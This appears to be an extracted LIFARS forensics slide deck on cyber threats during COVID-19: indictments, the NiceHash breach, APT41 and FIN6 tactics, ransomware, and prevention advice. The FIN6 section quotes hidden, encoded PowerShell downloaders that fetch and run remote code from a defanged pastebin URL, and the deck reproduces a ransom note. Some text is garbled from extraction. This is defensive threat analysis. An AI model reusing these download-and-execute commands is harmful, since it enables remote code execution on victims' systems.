



LIFARS
your digital world, **secured**

Forensics Investigation -
NYMJCS - In The Time Of
COVID-19

WWW.LIFARS.COM

AGENDA

- 🔑 Welcome and Introduction
- 🔑 Nation State Threat Actors
- 🔑 Ransomware and Ransomware Cyber Vaccines
- 🔑 Financial Crime
- 🔑 Techniques, Tactics and Procedures
- 🔑 Prevention and protection tips
- 🔑 Questions

ABOUT US



Ondrej Krehel, PhD

CEO/Founder CISSP, CEH, CEI, EnCE
LIFARS LLC



Connect With Us



@LIFARSLLC



OndrejKrehel



WWW.LIFARS.com



212-222-7061

LIFARS SUCCESS STORIES

THIS DOMAIN HAS BEEN SEIZED

The domain for

xDedic

has been seized by the Federal Bureau of Investigation pursuant to a seizure warrant issued by the United States District Court for the Middle District of Florida under the authority of 18 U.S.C. § 981(b) as part of coordinated law enforcement action by:



THE UNITED STATES
DEPARTMENT OF JUSTICE

ABOUT OUR AGENCY PRIORITIES NEWS RESOURCES CAREER

Home » Office of Public Affairs » News

JUSTICE NEWS

Department of Justice

Office of Public Affairs

FOR IMMEDIATE RELEASE

Wednesday, November 28, 2018

Two Iranian Men Indicted for Deploying Ransomware to Extort Hospitals, Municipalities, and Public Institutions, Causing Over \$30 Million in Losses

A federal grand jury returned an indictment unsealed today in Newark, New Jersey charging Faramarz Shahi Savandi, 34, and Mohammad Mehdi Shah Mansouri, 27, both of Iran, in a 34-month-long international computer hacking and extortion scheme involving the deployment of sophisticated ransomware, announced Deputy Attorney General Rod J. Rosenstein, Assistant Attorney General Brian A. Benczkowski of the Justice Department's Criminal Division, U.S. Attorney Craig Carpenito for the District of New Jersey and Executive Assistant Director Amy S. Hess of the FBI.

The six-count indictment alleges that Savandi and Mansouri, acting from inside Iran, authored malware, known as "SamSam Ransomware," capable of forcibly encrypting data on the computers of victims. According to the indictment, beginning in December 2015, Savandi and Mansouri would then allegedly access the computers of victim entities without authorization through security vulnerabilities, and install and execute the SamSam Ransomware on the computers, resulting in the encryption of data on the victims' computers. These more than 200 victims included hospitals, municipalities, and public institutions, according to the indictment, including the City of Atlanta, Georgia; the City of Newark, New Jersey; the Port of San Diego, California; the Colorado Department of Transportation; the University of Calgary in Calgary, Alberta, Canada; and six health care-related entities: Hollywood Presbyterian Medical Center in Los Angeles, California; Kansas Heart Hospital in Wichita, Kansas; Laboratory Corporation of America Holdings, more commonly known as LabCorp,

NiceHash security breach investigation update

2018-11-12

On December 6, 2017, NiceHash suffered a security breach where 4,736 bitcoins were stolen.

At the time, NiceHash immediately took all necessary steps to ensure a complete and thorough investigation of the incident. We urgently reported the incident to law enforcement in Slovenia and promptly hired LIFARS, the global leader in incident response, digital forensics, ransomware mitigation and cyber resiliency services based in New York. In the days and months following the incident, we cooperated with EU law enforcement, including Europol, and U.S. law enforcement agencies, including the Secret Service, DHS and FBI, while having LIFARS specialists to identify the origin of the breach and attempt to recover the misappropriated funds.


While the official investigation, led by U.S. law enforcement agencies, is still in progress, we wanted to shed some light on the origin of the breach.

It is clear that the threat actor gained persistent access to the NiceHash internal network through a spear phishing email and was able to perform lateral movement within our data center via the stolen VPN credentials. The Indicators of the



APT 10 GROUP

Conspiracy to Commit Computer Intrusions; Conspiracy to Commit Wire Fraud; Aggravated Identity Theft



ZHU HUA



ZHANG SHILONG

DETAILS


On December 17, 2018, a grand jury in the United States District Court for the Southern District of New York indicted ZHU HUA, aka "Afwar," aka "CVNX," aka "Alayos," aka "Godkiller," and ZHANG SHILONG, aka "Baobellong," aka "Zhang Jianguo," aka "Atreexp," two members of a hacking group operating in China known in the cybersecurity community as Advanced Persistent Threat 10 (the "APT 10 Group"), with conspiracy to commit computer intrusion, conspiracy to commit wire fraud, and aggravated identity theft. The defendants worked for Huaying Haitai Science and Technology Development Company located in Tianjin, China, and they acted in association with the Chinese Ministry of State Security's Tianjin State Security Bureau.

As alleged in the Indictment, from at least 2006 through 2018, the defendants conducted extensive campaigns of global intrusions into computer systems aiming to steal, among other data, intellectual property and confidential business and technological information from more than at least 45 commercial and defense technology companies in at least a dozen states, managed service providers ("MSP"), which are companies that remotely manage the information technology infrastructure of businesses and governments around the world, and U.S. government agencies. The victim companies targeted by ZHU HUA and ZHANG SHILONG were involved in a diverse array of commercial activity, industries, and technologies, including aviation, space and satellite technology, manufacturing technology, oil and gas exploration, production technology, communications technology, computer processor technology, and maritime technology. In addition, for example, the APT 10 Group's campaign compromised the data of an MSP and certain of its clients located in at least 12 countries including Brazil, Canada, Finland, France, Germany, India, Japan, Sweden, Switzerland, the United Arab Emirates, the United Kingdom, and the United States. The APT 10 group also compromised computer systems containing information regarding the United States Department of the Navy and stole the personally identifiable information of more than 100,000 Navy personnel.


If you have any information concerning these individuals, please contact your local FBI office, or the nearest American Embassy or Consulate.

www.fbi.gov

LET THERE BY CODE



*	0	1
0	0	1
1	1	0



“Let There Be Code”

“Let there be light”

BREAK THE
CODE

How Expensive Hacking for Hire is

\$300 is the online price to have an average citizen hacked. This is where your digital death starts.

\$3,000 of botnets can execute a DDoS attack on an enterprise resulting in 5 million dollars of damages.

\$7,000 a month is the average salary a young adult can make in Eurasia by cyber extorting you and your family.

\$300,000 can be made on average American citizen in just one week through sextortion, which is threatening to publish claims that you enjoy watching porn, unless payment is made.

\$900,000 is a readily achievable yearly income for a cybercriminal, while the arrest rate is lower than 0.1%. With lucrative incentives and low risk, we are at new era of the digital world where cybercrime is skyrocketing.

\$5,000,000 is an estimate of how much a nation state is willing to spend to attack a US company.



A Fistful of Dollars Gained by Hacking American Citizens, Enterprises and the US Government

08/12/18

Chinese Cyber Espionage Continues Despite COVID-19



Despite the global COVID-19 pandemic, which started in China, Chinese cyber espionage campaigns are continuing, with a new campaign from one advanced persistent threat group

APT41 Case Study

When a [nation-state](#) actor becomes a [cybercriminal](#) (and vice-versa).

APT41 – A spy who steals or a thief who spies

04/21/20

APT41 – The Spy Who Encrypted Me.

This case study is based on our most recent investigation into one of APT41's operations against a major global nonprofit organization. Our client contacted us at the end of March 2020 after discovering the ransom notes...



- ❖ Vulnerabilities exploited to gain access
 - ❖ Citrix Netscaler/ADC [CVE-2019-19781](#)
 - ❖ Zoho ManagedEngine [CVE-2020-10189](#)
 - ❖ Cisco Routers [CVE-2019-1653](#) and [CVE-2019-1652](#)
 - ❖ Cobalt Strike used for beacons
 - ❖ Microsoft BITSAdmin commandline used download install.bat file
 - ❖ Almost any industry have been probed, and seems more like a scan and exploitation effort
- ❖ Threat Actor all about exfiltration of data
- ❖ LIFARS developed Voltaire/Voila <https://github.com/Lifars>

- Initial vectors are often Citrix and remote access applications, threat actor signs in as a regular user
- Privilege escalation follows
 - Vulnerability CVE-2020-0787
- Data exfiltration and ransomware
 - LockerGoga and Ryuk
- Powershell downloaders
 - `hxxps://pastebin[.]com/raw/HPpvY00Q`
- Payloads are low in the size
 - Example 7 kB on pastebin above

FIN6 HttpsStagers

```
powershell.exe -nop -w hidden -enc SQBFaFgAIAAocAgAbgBlAHcALQbVAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQuAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHAAYQBzAHQAZQB1AGkAbgAuAGMABwBtAC8AcgBhAHcALwBlIAFAAcAB2AFkAMAAwAFEAJwApACKA
```

Fig. 1: Example of encoded PowerShell downloader


After decoding, it is pretty straightforward: download string from pastebin and invoke expression:

```
IEX ((new-object net.webclient).downloadstring('hxxps://pastebin[.]com/raw/HPf
```

Now, look at the content from the pastebin URL. It contains approximately 7kB large payload - again the execution of encoded PowerShell command in hidden window.

```
powershell -nop -w hidden -encodedcommand JABzADBRATgB1AHcALQBPAGIAagBlAQMAAdAAgAFkATwAuAFBA2QBtAG8AngBBAFNAdABYAQUAYQBtACgALABbAFMABwBwAHYA7QBy4HQXQAG6A0oARgByAGBAbQBCAGFAcw01ADYANABT4HQAcgBpAG4AZwAoACIASAABAHNASQBBAELCA00BBALCA00BBALCA00BLAFYAVwA+ADQALwBpACBA0gBMACsAdQbMABsAggBzAGkAMgBlrAGIAZADUAGQAUQBBAGeAuABlAGBMAAAwACQAAABBAELAAuADQACMASQBDAGCAGgBxAG4AZgBKAhCARQBVAEBA9gBRADeANABFAFoM4QBkACBAAAB3AGQAbwB1AHAAbgBpADMwAgBQAuHUSQBtAFgARQBSAGQAVgBYADkAHgBYAEwAcgBwAHlARAAZAEcAVQBIAEIAlywBpAEBAUgBzAFMAQwB6AEcAcwBLAQICAAABRAFTAggA2A04AAwB1AHYAwwBFAFUAluBQA0B4SwwvAFAdAA5ADFAeAB1AFQAMABPAdQATQAVAFEAwABYAHcANwBtAFgAdQB.JAFEAZQBRA00AgB0ADQAWQBSADMASAAyADUJAWAB4AGTAbAAyAFkAAdgBRACQAAABAFYATAABAEkA0gA4AGUAYwB3AFMASgBB4EoAUQA2AHlAbQA2AFQAcwBZACsAcgBvAEoARwBlAFIAJABvAEIAAwB4ADMMwBNAFAAAAZADUAcwBZALcAUQB5AEoAcQBZAHUAlwBBAHYAMgB6AEwAUAAADQAVgAZAEAAQQBwAE4AKwBNAE4AZQAvAGBAUgBwAHYARwBJAEEAeABRAGYAYwBJAGgAcQB1AGMAZgSjAGgAOABaADkACABrAHQAMAB0AFoAQBPAFcAVQBMAFoAZgBMAEwANAB3AEBAUQA7AGSA7wBuAGkAVQBMAEsAbQBSACsALwBCADMVwSDAEBAHQBJAGMA9gB3AFcASgBLAFsAQgBAAFkAUwAvAFBA00AwAFUAbQBUAFUABQRSA0FAAR1AFcAbwB0ADgAAQwAwhTAMQBTAHhAQQRvAFNAcAB0ADUAMQyAFwAAwBvAFNAcQBNA0YATgBuAFkAKwBRACFAVAVyAHMAIwBMANIASQBP
```


FIN6 Attack Graph



FIN6 beacon example

```
0:000> s -a 0x00000000 L?0xffffffff beacon
00000000`0041afc0 62 65 61 63 6f 6e 2e 64-6c 6c 00 e6 69 5e 96 9c beacon.dll..i^..
00000000`0042a212 62 65 61 63 6f 6e 2e 78-36 34 2e 64 6c 6c 00 52 beacon.x64.dll.R
00000000`00bac9c0 62 65 61 63 6f 6e 2e 64-6c 6c 00 e6 69 5e 96 9c beacon.dll..i^..
00000000`00bbbc12 62 65 61 63 6f 6e 2e 78-36 34 2e 64 6c 6c 00 52 beacon.x64.dll.R
```

```
0:000> u 0xb8d66f L2
00000000`00b8d66f ff154bef0100 call qword ptr [00000000`00bac5c0]
00000000`00b8d675 418b5504 mov edx,dword ptr [r13+4] return address from ProcMon
```

```
0:000> ln poi(0xbac5c0)
```

[Browse module](#)

[Set by breakpoint](#)

```
(000007fe`fda0d4d0) wininet!HttpSendRequestA | (000007fe`fda0d574) wininet!INTERNET_HANDLE_OBJECT::SetTimeout
```

- Interact
- Access ▾
- Explore ▾
 - Browser Pivot
 - Desktop (VNC)
 - File Browser
 - Net View
 - Port Scan
 - Process List
 - Screenshot
- Pivoting ▾
- Spawn
- Session ▾



All your important files are encrypted.

At the moment, the cost of private key for decrypting your files is 2.5 BTC ≈ 550 USD.

Your Bitcoin address for payment: `1215P1wP288Ww4A752yK21A484C461K10M`

👉 PURCHASE PRIVATE KEY
WITH BITCOIN

You can also make a payment with PayPal My Cash Card

In case of payment with PayPal My Cash Card your total payment is 1000 USD (2 PayPal My Cash Cards)

HOW DO YOU GET INFECTED

Phishing

- ❗ Victims receive malicious Word, Excel, or PowerPoint documents as attachments
- ❗ Victims receive malicious links that download and execute code on systems

Exploit

- ❗ More sophisticated actors, actively search for and abuse vulnerabilities in common desktop applications such as Internet browsers, Adobe Acrobat, etc.

External Devices and Third Parties

- ❗ Unmanaged or foreign devices plugged into corporate systems or network without being scanned

PRIMARY PREVENTION METHODS

Comprehensive Business Continuity Program

- ❗ Offline backups not connected to the Enterprise
- ❗ Consistent testing of restores from backups

Access Control

- ❗ Controlled environment for granting access and quickly detecting changes to corporate systems

Endpoint and Network Behavior Detection

- ❗ Monitoring and active management of systems to seek behavior of ransomware
- ❗ Blocking of known and potentially malicious software, downloads, and network traffic

RANSOMWARE ATTACK RECOVERY SERVICES

Call Now For Free Consultation & Visit LIFARS.COM

PROTECT YOUR CUSTOMERS, EMPLOYEES AND YOUR BUSINESS FROM CYBER ATTACKS

Ransomware and COVID-19



Czech Republic's Hospital is Hit by Cyberattack Amid Pandemic

03/18/20



The Brno University Hospital in the city of Brno, the Czech Republic suffered a cyber attack during a COVID-19 outbreak. Hospital officials have not disclosed the

COVID-19 Vaccine Test Center Hit By Cyber Attack, Stolen Data Posted Online




Davey Winder Senior Contributor

Cybersecurity

I report and analyse breaking cybersecurity and privacy stories



A vaccine-testing facility is the latest to be hit by cyber-attackers GETTY




CALL TODAY! +1 212 222 7061 Contact Us Blog Cyber 911 Response **REPORT INCIDENT**

LIFARS Home Forensics Cyber Security Advisory Resources Company
your digital world, secured

Analysis of Dridex, BitPaymer and DoppelPaymer campaign

Threat actors are constantly working towards finding new and complex ways to deploy cyber-attacks. The affiliates behind Dridex initially used it...


[Read More](#)



